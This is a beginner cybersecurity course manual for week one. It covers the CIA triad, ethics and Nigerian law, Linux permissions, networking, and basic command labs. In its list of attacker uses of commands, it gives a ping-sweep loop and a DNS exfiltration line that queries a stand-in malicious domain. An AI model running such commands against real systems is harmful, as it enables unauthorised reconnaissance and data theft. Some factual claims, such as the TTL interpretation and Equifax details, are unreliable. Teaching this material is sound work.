TECHRISE 3.0

Cybersecurity & DevSecOps Programme · Abia Cohort 3.0 · 2026

PHASE 1 · FOUNDATION & RED TEAM

WEEK 01

Cybersecurity Foundations and Linux Basics

Student Training Manual — AI-First Curriculum

PROGRAMME	COHORT	WEEK	PHASE
Cybersecurity & DevSecOps	Abia Cohort 3.0	1 of 12	1 — Foundation & Red Team

Methodology: AI-First (Manual → AI Enhancement)

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WEEK 1: CYBERSECURITY FOUNDATIONS AND LINUX BASICS

Weekly Overview

This week builds your security mindset and technical foundation. You will learn what cybersecurity actually means, how to think like a security professional, and the Linux commands every practitioner must know. We are starting from absolute zero — no prior experience expected.

How this week connects to the rest of the course

- Everything you learn this week will be used in Weeks 2–12.
- The CIA Triad appears in every risk assessment.
- Linux commands drive every scan, every log review, every exploitation.
- Master this week thoroughly — the rest of the course assumes you can navigate a terminal and explain basic security concepts.

Why this matters in a real security job

- Security analysts spend 60–80% of their time in a Linux terminal investigating logs, checking permissions, and analysing network traffic.
- Without these foundations, you cannot do the job.

DAY 1

What Is Cybersecurity? The CIA Triad and Ethics

LEARN (1 Hour)

LEARNING OBJECTIVES

1. Define cybersecurity and explain the CIA Triad with real-world examples
2. Identify different types of threat actors and their motivations
3. Explain ethical hacking principles and Nigeria's legal framework
4. Use AI as a security learning assistant with effective prompts

CYBERSECURITY

is the practice of protecting computer systems, networks, and data from unauthorised access, damage, or theft.

REAL-WORLD ANALOGY

- Think of cybersecurity like securing a physical building.
- Confidentiality is locked filing cabinets.
- Integrity is tamper-evident seals on important documents.
- Availability is ensuring the front door remains open during business hours.
- An attacker tries to break any of these three protections.

THE CIA TRIAD — Core Pillars of Cybersecurity

Every security control supports at least one of these three pillars. Balance all three.

🔒 CONFIDENTIALITY	🛡️ INTEGRITY	⚡ AVAILABILITY
"Only those who should see, can see"	"Data stays accurate and untampered"	"Systems are up when needed"
Example Controls:	**Example Controls:**	**Example Controls:**
Encryption	Checksums (SHA-256)	Redundancy
Access Control	Digital Signatures	Backups
Least Privilege	Version Control	DDoS Protection
MFA	Audit Logs	Load Balancing

SECURITY GOAL: Balance all three pillars. Weaken any one and the whole system is exposed.

Threat Actor Types

Actor Type	Motivation	Typical Target	Skill Level
Script Kiddie	Fame, boredom	Easy targets	Low

Organised Crime	Financial gain	Banking, e-commerce	Medium–High
Insider Threat	Revenge, money	Employer systems	Varies
Nation-State	Espionage, disruption	Government, critical infrastructure	Very High
Hacktivist	Political cause	Government, corporations	Medium

WHY THIS MATTERS

When Equifax was breached in 2017, attackers exfiltrated 147 million records. The breach succeeded because of failures in all three CIA pillars — unauthorised access (Confidentiality), modified credit report data (Integrity), and systems offline for months (Availability). Every breach you will analyse traces back to a CIA failure.

Ethical Hacking Principles

5. **Get written authorisation before testing any system**
6. **Define scope clearly — what is allowed, what is forbidden**
7. **Report findings responsibly — disclose to the owner first**
8. **Do no unnecessary harm — no destructive actions, no data theft**

⚠ **Nigeria Cybercrimes Act 2015 — Key Provisions**

Unauthorised access to a computer system is punishable by up to 7 years imprisonment. Section 6 specifically prohibits accessing systems without permission. Fine or imprisonment applies to both individuals and corporate officers.

Introduction to AI-First Learning

You will use AI assistants (ChatGPT, Claude, DeepSeek) as learning tools throughout this course. The rule: Manual first, then AI. Learn to do it yourself, then use AI to accelerate.

Effective Security Prompts for AI

Poor Prompt	Effective Prompt
"Explain Linux"	"Explain the Linux ls command to a complete beginner. Include what each column of output means in security contexts."
"What is a port?"	"List the 5 most commonly attacked network ports. For each, explain why attackers target it."
"How do I hack?" (never ask this)	"Explain how penetration testers enumerate open ports with permission. Include the legal boundaries."

💡 **Pro Tip:** Always tell the AI your experience level and security context. "I am a beginner learning cybersecurity" produces completely different answers than a general question.

PRACTICE (1 Hour)

LAB 1.1.1 — Initial System Exploration

Objective: Verify your lab environment and understand your working system.
Prerequisites: Kali Linux VM booted, logged in as default user (kali/kali)

Step 1 — Open Terminal and Verify System

Right-click desktop → Open Terminal Here. You will spend most of your career in a terminal.

BASH

```
whoami
```

Expected output:

```
kali
```

What this tells you: You are logged in as the default user. In security work, you always verify your identity before running commands — especially when switching between standard and privileged accounts.

🔍 **ANALYSE THIS**
Why would a security professional check whoami before running a scan on a client system? (Think: Which user account should you use for scanning vs normal browsing?)

Step 2 — Check System Information

BASH

```
uname -a
```

Expected output (will vary by version):

```
Linux kali 6.1.0-kali9-amd64 #1 SMP PREEMPT_DYNAMIC ... x86_64 GNU/Linux
```

What this tells you: Your kernel version and architecture. Security analysts check this before installing tools — different kernels require different packages.

🔍 **ANALYSE THIS**
Why might an attacker want to know your kernel version? How does this relate to the Integrity pillar of the CIA Triad?

Step 3 — First AI-Assisted Learning Session

Open your AI assistant in a browser tab. Copy and paste this exact prompt:

```
I am a beginner in cybersecurity learning Linux for the first time. Explain what
```

```
"sudo" means, when to use it, and why using sudo carelessly is dangerous in
security work. Keep it to 5 sentences.
```

Run the prompt. Read the response. Save it to a file called ai_learning_log.txt in your home directory.

Verification

- Your ai_learning_log.txt should exist and contain your AI response.

BUILD (1 Hour)

BUILD BRIEF

Create your personal Lab Environment Documentation Guide — a reference document you will use for all 12 weeks.

Audience:

Yourself in Week 12. This document must be so clear that future you can rebuild this exact environment from memory.

Required Sections:

- System Info — VM name, username, password, IP address (use ip a command)
- Installed tools — List 10 security tools already present in Kali (look in /usr/share)
- Key commands — The 5 most important commands you learned today
- AI prompt log — Your prompt and AI response from Lab 1.1.1
- Troubleshooting notes — Anything unexpected that happened

Template Structure

MARKDOWN

```
# TechRise 3.0 — Lab Environment Documentation
## Student: [Your Name]
## Date: [Today]

## 1. System Configuration
- VM Platform: [VirtualBox/VMware]
- OS: Kali Linux [version]
- Username: [your username]
- Hostname: [output of `hostname` command]

## 2. Network Information
- IP Address: [output of `ip a | grep inet`]
- Gateway: [output of `ip route | grep default`]

## 3. Essential Tools Verified
[list 10 tools with one-line purpose for each]

## 4. Command Reference
| Command | What it does | When I use it |
|---------|--------------|---------------|
| whoami  | Shows current user | Before any privileged operation |
| uname -a| Shows system/kernel info | Before installing new tools |
| [add 3 more] | | |

## 5. AI Learning Log
```

```
Prompt I used: [copy your prompt]
AI response: [paste response]
How I validated it: [Did you test sudo? What happened?]

## 6. Issues & Resolutions
- Problem: [describe]
- Solution: [describe]
```

Quality Standard

- A passing version has all sections filled with actual command outputs (not placeholders).
- At least one troubleshooting note, even if it says: 'No issues encountered — everything worked as expected.'

DOCUMENT

Writing Prompt:

Write a one-paragraph executive summary explaining cybersecurity to your organisation's non-technical CEO. Include the CIA Triad, a real breach example, and one recommended first action. Audience: CEO with no technical background. Length: 150–200 words.

- Required format: TO: Executive Leadership / FROM: [Your Name], Security Team / SUBJECT: Understanding Our Security Posture
- Example opening: "Imagine our company as a bank vault. Confidentiality means only authorised employees have the combination. Integrity means we can trust the transaction records haven't been altered..."

DAY 2

Linux Filesystem, Navigation, and Permissions

LEARN (1 Hour)


LEARNING OBJECTIVES

9. Navigate the Linux filesystem using absolute and relative paths
10. Explain Linux permission strings (rwx-r-xr--) and what each character means
11. Change file ownership and permissions using chmod and chown

LINUX FILESYSTEM HIERARCHY

is the standard directory structure that organises all files on a Linux system, starting from the root directory /.

Linux Root Filesystem Tree




Critical Directories for Security Professionals

Directory	Purpose	Security Relevance
/	Root — system root	Never touch without understanding — can break entire OS
/bin	Essential user commands	Attackers add backdoors here
/etc	Configuration files	Passwords, SSH config, sudoers live here
/home	User personal files	User data, SSH keys, bash history
/var/log	System logs	EVERY investigation starts here
/tmp	Temporary files	Common staging area for malware
/root	Root user's home	Only accessible by root — contains root's secrets

Linux Permission String Breakdown

Example: -rwxr-xr--

```
Position:  1    2  3  4    5  6  7    8  9  10
Meaning: type owner      group        other
             read write exec  read write exec  read write exec
```



Why Permission Numbers Work (Octal)

Permission	Binary	Octal
---	000	0
--x	001	1
-w-	010	2
-wx	011	3
r--	100	4
r-x	101	5
rw-	110	6
rwx	111	7

chmod 644 file = Owner: rw- (6), Group: r-- (4), Other: r-- (4)

WHY THIS MATTERS

A 2022 breach of a major cloud provider succeeded because a single configuration file had world-readable permissions (644 instead of 600), exposing authentication keys. Permission mistakes are consistently among the top 10 root causes of data breaches.

PRACTICE (1 Hour)

LAB 1.2.1 — Navigate the Filesystem

Objective: Move through directories and understand your location.
Prerequisites: Terminal open in home directory

Step 1 — Show Current Directory

BASH

```
pwd
```

Expected output:

```
/home/kali
```

What this tells you: You are in your user's home directory — your personal workspace. All security investigations should start from a known location.

Step 2 — List Contents with Details

BASH

```
ls -la
```

Expected output (abbreviated):

```
total 56
drwxr-xr-x 18 kali kali 4096 Jan 15 10:00 .
drwxr-xr-x  3 root root 4096 Jan 14 09:00 ..
-rw-r--r--  1 kali kali  220 Jan 15 10:00 .bashrc
drwx------  2 kali kali 4096 Jan 15 10:00 Desktop
```

What this tells you: The first column shows permissions. d means directory. - means file. kali kali is owner:group. The dot (.) is current directory. Double dot (..) is parent directory.

> 🔍 **ANALYSE THIS**
> Find a directory with drwx------ permissions. What does this mean for access? Why would a security analyst check for directories with 777 permissions?

Step 3 — Change Permissions Safely

Create a test file and examine default permissions:

BASH

```
touch test.txt
ls -l test.txt
```

Expected output:

```
-rw-r--r-- 1 kali kali 0 Jan 15 10:05 test.txt
```

Default: 644 — owner read/write, everyone else read only.

Make it readable only by owner:

BASH

```
chmod 600 test.txt
ls -l test.txt
```

Expected output:

```
-rw------- 1 kali kali 0 Jan 15 10:05 test.txt
```

What this tells you: 600 means only the owner can read or write this file — no one else. Security-sensitive files (SSH keys, password files) should use 600.

🔍 ANALYSE THIS

What permission would you set for a log file that the web server needs to write to, but normal users should only read? (Hint: Web server runs as www-data user)

BUILD (1 Hour)

BUILD BRIEF

Create a Permission Reference Cheat Sheet — a quick-reference card you can print and keep near your keyboard.

Audience:

Yourself and other security beginners needing immediate command recall.

Required content:

- Permission string breakdown (rwx positions 1-10)
- Octal table (000 to 777)
- 5 chmod examples with before/after
- 3 chown examples
- Dangerous permissions to watch for (777, 666 on system files)

Format:

Single page, clearly organised, ready for printing.

DOCUMENT

Writing Prompt:

Write a runbook entry titled "Investigating Suspicious File Permissions on a Linux Server." Audience: Tier 1 SOC analyst. Include: commands to check permissions on critical directories, what normal looks like vs red flags, and escalation criteria.

DAY 3

Networking Fundamentals for Security

LEARN (1 Hour)


LEARNING OBJECTIVES

12. Explain IP addressing, subnet masks, and the difference between public and private IP ranges
13. Identify common ports and their associated services
14. Distinguish between TCP and UDP based on real security scenarios

AN IP ADDRESS

is a unique numerical label assigned to each device on a network, functioning like a postal address for computers.

IPv4 Address Structure



Private IP Ranges (Never routed on internet)

Range	CIDR	Number of Addresses	Common Use
10.0.0.0 – 10.255.255.255	10.0.0.0/8	16,777,216	Large orgs, cloud
172.16.0.0 – 172.31.255.255	172.16.0.0/12	1,048,576	Medium orgs
192.168.0.0 – 192.168.255.255	192.168.0.0/16	65,536	Home, labs

Common Ports — Security Professional MUST Know

Port	Protocol	Service	Attacker Reason
21	TCP	FTP	Credentials in clear text
22	TCP	SSH	Brute force target
23	TCP	Telnet	No encryption

25	TCP	SMTP	Email spoofing
53	UDP/TCP	DNS	DNS spoofing
80	TCP	HTTP	Web attacks
443	TCP	HTTPS	Encrypted — hard to inspect
445	TCP	SMB	EternalBlue, ransomware
3306	TCP	MySQL	SQL injection
3389	TCP	RDP	Brute force, BlueKeep

TCP vs UDP Comparison

TCP

Transmission Control Protocol

- ✓ Reliable (acknowledgment)
- ✓ Ordered packets
- ✓ Flow control
- ✓ Error checking
- ✗ Slower
- ✗ More overhead

Used for: Web, Email, SSH, SQL
Handshake: 3 packets (SYN→SYN-ACK→ACK)
Attacker interest: Service exploitation

UDP

User Datagram Protocol

- ✗ No guarantee of delivery
- ✗ No ordering
- ✓ Faster
- ✓ Lower overhead
- ✓ No connection state

Used for: DNS, VoIP, VPN, Streaming, Gaming
No handshake — fire and forget
Attacker interest: Spoofing, amplification

WHY THIS MATTERS

The 2016 Mirai botnet weaponised IoT devices by scanning for open Telnet (port 23) and SSH (port 22) with default credentials. Over 600,000 devices were enslaved. Understanding which ports are dangerous and why is the first step in network defence.

PRACTICE (1 Hour)

LAB 1.3.1 — Discover Your Network Configuration

Objective: Identify your VM's IP address and network settings.
Prerequisites: Terminal open

Step 1 — View IP Addresses

BASH

```
ip a
```

Expected output (abbreviated):

```
1: lo: <LOOPBACK,UP> mtu 65536
    inet 127.0.0.1/8 scope host lo
2: eth0: <BROADCAST,MULTICAST,UP> mtu 1500
```

```
    inet 192.168.122.100/24 brd 192.168.122.255
```

What this tells you: lo (loopback) is your localhost — only this computer. eth0 is your network interface with IP 192.168.122.100 — a private address. The /24 means subnet mask 255.255.255.0.

> 🔍 **ANALYSE THIS**
> Why does your VM have a private IP address (192.168.x.x) instead of a public internet IP? What security advantage does this provide?

Step 2 — Check Open Ports (Local)

BASH

```
ss -tuln
```

Expected output (will vary):

```
Netid  State    Recv-Q  Send-Q  Local Address:Port    Peer Address:Port
tcp    LISTEN   0       128     127.0.0.1:53           0.0.0.0:*
tcp    LISTEN   0       128       0.0.0.0:22           0.0.0.0:*
tcp    LISTEN   0       128          [::]:22              [::]:*
```

What this tells you: ss -tuln shows listening ports. 127.0.0.1:53 means port 53 open only on localhost. 0.0.0.0:22 means SSH port 22 open to anyone who can reach this machine. This is your attack surface.

> 🔍 **ANALYSE THIS**
> If port 22 were open to 0.0.0.0 in a production environment, what security controls would you implement?

BUILD (1 Hour)

BUILD BRIEF

Create a Hand-labelled ASCII Network Diagram of your lab environment.


Requirements:

- Show your Kali VM, router/gateway, and at least 2 imaginary target machines
- Label all IP addresses in the 192.168.x.x range
- Mark which ports are open on each machine
- Add risk annotations (e.g., "Port 22 open — needs strong passwords")
- Indicate where a firewall would sit

Format:

Pure ASCII using box-drawing characters. No external tools — type it manually.

Example Diagram



DOCUMENT

Writing Prompt:

Draft an email to a client explaining why their publicly accessible MySQL server (port 3306) should be moved behind a VPN. Audience: Client IT manager. Include: the specific risk, a real breach example involving exposed databases, and a recommended remediation timeline.

DAY 4

Essential Network Commands and Traffic Analysis

LEARN (1 Hour)

LEARNING OBJECTIVES

15. Use ping, ip, and ss to diagnose network issues from a security perspective
16. Perform DNS lookups using dig and nslookup
17. Capture and interpret basic packet captures with tcpdump

A PACKET CAPTURE

is a recording of network traffic that allows security analysts to see exactly what data is being transmitted across a network.

Key Network Commands for Security

Command	Purpose	Security Use Case
ping	Test reachability	Is the target alive? (But ICMP is often blocked)
ip a	Show IP addresses	What's my address? Any unexpected interfaces?
ip route	Show routing table	Where does traffic go? Suspicious routes?
ss	Socket statistics	What's listening? Who is connected?
dig	DNS lookup	What IP does this domain resolve to? DNS poisoning?
tcpdump	Capture packets	See exactly what is on the wire

When Attackers Use These Commands

- Ping sweep: for i in {1..254}; do ping -c1 192.168.1.$i; done — Find all live hosts
- Port scan using ss: ss -tuln on a compromised host — Find other services to pivot to
- DNS exfiltration: dig +short txt data.malicious.com — Steal data via DNS queries

WHY THIS MATTERS

In the 2020 SolarWinds breach, attackers used standard network commands (ping, nslookup, netstat) for reconnaissance — nothing fancy. They succeeded because defenders weren't monitoring for normal commands used in abnormal ways.

PRACTICE (1 Hour)

LAB 1.4.1 — Test Connectivity and Trace Routes

Objective: Use ping and trace network paths.
Prerequisites: Internet connection available

Step 1 — Basic Connectivity Test

BASH

```
ping -c 4 google.com
```

Expected output:

```
PING google.com (142.250.185.46) 56(84) bytes of data.
64 bytes from 142.250.185.46: icmp_seq=1 ttl=115 time=12.3 ms
64 bytes from 142.250.185.46: icmp_seq=2 ttl=115 time=11.9 ms
64 bytes from 142.250.185.46: icmp_seq=3 ttl=115 time=12.1 ms
64 bytes from 142.250.185.46: icmp_seq=4 ttl=115 time=12.0 ms

--- google.com ping statistics ---
4 packets transmitted, 4 received, 0% packet loss, time 3004ms
```

What this tells you: 0% loss means connectivity is good. TTL 115 suggests ~115 network hops remaining. Attackers use larger packets for DoS (ping flood).

🔍 **ANALYSE THIS**
Why might a security analyst ping a suspicious IP from a scanner rather than from their own workstation?

Step 2 — DNS Lookup

BASH

```
dig google.com
```

Expected output (abbreviated):

```
;; QUESTION SECTION:
;google.com.            IN  A

;; ANSWER SECTION:
google.com.     300 IN  A    142.250.185.46
```

What this tells you: DNS translates google.com to IP 142.250.185.46. Security analysts check DNS to detect phishing — a fake bank site will resolve to a different IP than the real bank.

🔍 **ANALYSE THIS**
What would you suspect if dig bank.com returned an IP address in a different country than the bank's headquarters?

Step 3 — Capture Live Traffic

> ⚠ **Authorisation Reminder**
> Packet capture on networks you do not own is illegal under Nigeria's Cybercrimes Act 2015. This exercise captures only loopback traffic on your own machine.

BASH

```
sudo tcpdump -i lo -c 10
```

Expected output:

```
tcpdump: verbose output suppressed, use -v or -vv
listening on lo, link-type EN10MB (Ethernet), capture size 262144 bytes
12:34:56.789012 IP localhost.54324 > localhost.80: Flags [S], seq 123456
12:34:56.789123 IP localhost.80 > localhost.54324: Flags [S.], seq 654321
10 packets captured
```

What this tells you: Each line is one packet. Flags [S] is TCP SYN (start connection). [S.] is SYN-ACK (acknowledgment). This is the TCP three-way handshake on your own machine.

BUILD (1 Hour)

BUILD BRIEF

Create a Network Command Reference Card with examples and security interpretations.

Must include:

- ping — syntax, normal output, security red flags
- ip a and ip route — what to check first
- ss -tuln — with annotated output
- dig — A, MX, ANY record types
- tcpdump -i eth0 -c 20 — basic capture command

Quality standard:

Each command includes: (1) exact syntax, (2) realistic output example, (3) what a security analyst looks for, (4) one suspicious pattern to watch for.

DOCUMENT

Writing Prompt:

Write a cheat sheet for SOC Tier 1 analysts titled "Five Network Commands Every Analyst Must Know." For each command: what it does, when to run it, what normal looks like, and what screams "investigate now."

DAY 5


Review, Assessment & Portfolio

LEARN (1 Hour) — Week Review

LEARNING OBJECTIVES

18. Recall and apply all major concepts from Week 1 without referencing notes
19. Complete a skills assessment demonstrating terminal proficiency
20. Create a professional portfolio entry documenting this week's work

Week 1 Mind Map — Foundation



AI Integration Reflection

- This week, you used AI to explain commands (sudo), define concepts, and generate learning paths.
- The key insight: AI is powerful but requires specific, contextual prompts.
- A beginner asking 'explain Linux' gets different value than 'explain ls -la output columns for a security beginner.'

PRACTICE (2 Hours) — Skills Assessment Labs

LAB 1.5.1 — Navigation and Permissions Challenge

Objective: Demonstrate filesystem mastery without looking up commands.
Prerequisites: No notes — complete from memory

Tasks (complete from memory):

21. Create directory ~/week1_assessment
22. Create file secret.txt inside it
23. Set permissions on secret.txt to 600
24. Verify permissions with ls -l
25. Change ownership to root (use sudo) — observe what happens
26. Create a hidden file (starts with dot) in your home directory

LAB 1.5.2 — Network Investigation

Objective: Find real network information.
Prerequisites: Terminal open

27. Find your default gateway IP using ip route
28. Check if port 80 (HTTP) is listening on your machine
29. Resolve techrise.ng to an IP address using dig
30. Capture exactly 5 packets on your loopback interface

LAB 1.5.3 — AI-Assisted Troubleshooting

Objective: Use AI to solve a realistic problem.
Prerequisites: AI assistant open in browser

Scenario

- You run ss -tuln and see port 445 (SMB) listening on 0.0.0.0.
- You do not know if this is normal for Kali or a security concern.

Task:

Ask an AI assistant:

```
I am a beginner in cybersecurity. My Kali Linux VM has port 445/tcp listening
on 0.0.0.0 according to ss -tuln. Is this normal? What is the security risk of
leaving SMB port 445 open? What command can I use to find what process is using
this port?
```

Save the AI response to ai_troubleshooting_log.txt, then verify the recommendation. If the AI suggests killing a process, check if that process is actually running.

BUILD (2 Hours) — Portfolio Entry

BUILD BRIEF

Create your Week 1 Portfolio Summary — a document that proves to a future employer you understand these foundations.

Required sections:

- 1. Concept Mastery — CIA Triad (one sentence per pillar with real example), 3 threat actor types, legal boundaries
- 2. Command Proficiency — complete the table from memory (no notes): pwd, ls -la, chmod 600, ss -tuln, dig
- 3. Permission Challenge — interpret: -rwxr-x--- 1 www-data www-data 1024 config.conf
- 4. Network Knowledge — your VM's IP, private IP range used, one port that should never be internet-facing and why
- 5. AI Learning Log Summary — best prompt you wrote, what AI got right, what you needed to verify manually
- 6. Self-Reflection — one concept found easy, one needing more practice, how you will use AI in Week 2

Quality standard:

Every blank filled with correct answers. No placeholders. If you cannot fill a section from memory, review that topic before submitting.

DOCUMENT (1 Hour) — Week Summary

DOCUMENT

Writing Prompt:

Write a weekly learning reflection addressed to your Week 12 self. Length: 300–400 words.

- Three specific skills you mastered this week (with evidence — e.g. 'I can run ss -tuln and identify that port 22 is listening on 0.0.0.0')
- Two struggles you had and how you overcame them
- One question you still have
- How AI helped or hindered your learning
- A prediction: 'In Week 12, I will be able to...'
- Submit to: Your personal learning journal (file or notebook — keep this for future reference)

Weekly Checklist (Student-Facing)

- ☐ I can explain the CIA Triad to a non-technical person
- ☐ I have run ls -la and explained every column of output
- ☐ I have changed permissions using both symbolic (chmod u+x) and numeric (chmod 755) methods
- ☐ I can find my IP address and default gateway from the terminal
- ☐ I have memorised the 10 critical ports (21, 22, 23, 25, 53, 80, 443, 445, 3306, 3389)
- ☐ I have captured packets with tcpdump and identified a TCP SYN packet
- ☐ I have used an AI assistant with a security-specific prompt and saved the response
- ☐ My Lab Environment Documentation Guide is complete and saved
- ☐ My Week 1 Portfolio Entry is complete with no placeholders
- ☐ I have asked at least one question about a concept I found unclear

Skills Verification

Skill	How to Demonstrate It	Pass Standard
Navigate filesystem	From /home/kali, reach /var/log using relative path only (no cd /var/log)	Correct sequence of cd .. and cd var/log with no errors
Interpret permissions	Given drwxr-x---, state exactly what owner, group, and others can do	Owner: read/write/execute; Group: read/execute; Others: nothing
Find open ports	Run ss -tuln and identify which ports are listening on 0.0.0.0	Correctly identifies at least port 22 (SSH)
Perform DNS lookup	Run dig techrise.ng and extract the A record IP address	Correctly identifies the IP from ANSWER section
Use AI for learning	Show AI prompt and response from troubleshooting lab	Prompt is specific (includes 'beginner' and context); validation step documented

Self-Assessment Quiz

Instructions

- Answer all questions without looking at notes.
- Write answers on a separate sheet.
- Key is in Instructor Notes.

Definition Questions

31. **Define the CIA Triad. For each pillar, give one example of a control that enforces it.**
32. **Define 'ethical hacking' and state the single most important rule that distinguishes it from malicious hacking.**

Command Identification

33. **What does chmod 600 secret.txt do? What was the likely permission before (default for new files)?**
34. **What information does ss -tuln display? What does t stand for? What does l stand for? What does n stand for?**

Output Interpretation

35. **You run ls -l and see:**

```
-rw-r----- 1 alice accounting 2048 Jan 15 sales.csv
```

- Who can read this file?
- Who can write to it?
- Who can execute it?
- If you are user bob in group billing, can you read it?

36. **You run ping -c 3 10.0.0.1 and receive:**

```
From 192.168.1.1 icmp_seq=1 Destination Host Unreachable
From 192.168.1.1 icmp_seq=2 Destination Host Unreachable
```

What does this tell you about 10.0.0.1? What does it tell you about 192.168.1.1?

Scenario Questions

37. **You discover a file on a Linux server with permissions 777 (rwxrwxrwx). The file is /etc/shadow (contains password hashes).**

- What is the risk?
- What command would fix it?
- What would be the correct permission for /etc/shadow?

38. **During an incident investigation, you run ss -tuln and see port 4444/tcp listening on 0.0.0.0. You do not recognise this service.**

- What should you do next (two actions)?
- Why is an unknown listening port suspicious?

Connection to Next Week

39. **How does understanding Linux file permissions (Week 1) prepare you for vulnerability scanning (Week 2)? Explain what you might look for during a scan.**

AI Enhancement

40. **Write a prompt you would give an AI assistant to help you understand the output of ss -tuln as a complete beginner. Then write one way you would validate that the AI's explanation is correct.**

Additional Resources

Official Documentation

- Kali Linux Documentation — Official Kali user guide: https://www.kali.org/docs/
- Linux Permissions Guide — Arch Wiki (excellent for all distros): https://wiki.archlinux.org/title/File_permissions_and_attributes

Free Learning Platform

- TryHackMe: Linux Fundamentals Part 1 — Free room, 1–2 hours: https://tryhackme.com/room/linuxfundamentals1

Written Reference

- 'The Linux Command Line' by William Shotts (Free PDF): https://linuxcommand.org/tlcl.php — Chapters 1–5 cover this week's content

Professional Community

- r/cybersecurity — Active security community: https://reddit.com/r/cybersecurity
- OWASP Slack — Professional security chat: https://owasp.slack.com

Looking Ahead — Week 2

Preview — What's Coming

- Next week, you apply everything from Week 1 to real security work.
- You will learn the OSI model — how data travels across networks.
- Risk assessment frameworks — how companies decide what to protect.
- Attack vectors — how threat actors get in.
- You will also start your first security project.

What to Review Before Week 2

- The 10 critical ports and their services
- ss -tuln — next week you scan other machines, not just your own
- Permission troubleshooting — Week 2 includes a permissions auditing project

What to Install Before Week 2

- None — Kali includes everything for Week 2.
- Focus on reviewing Week 1 commands until they feel automatic.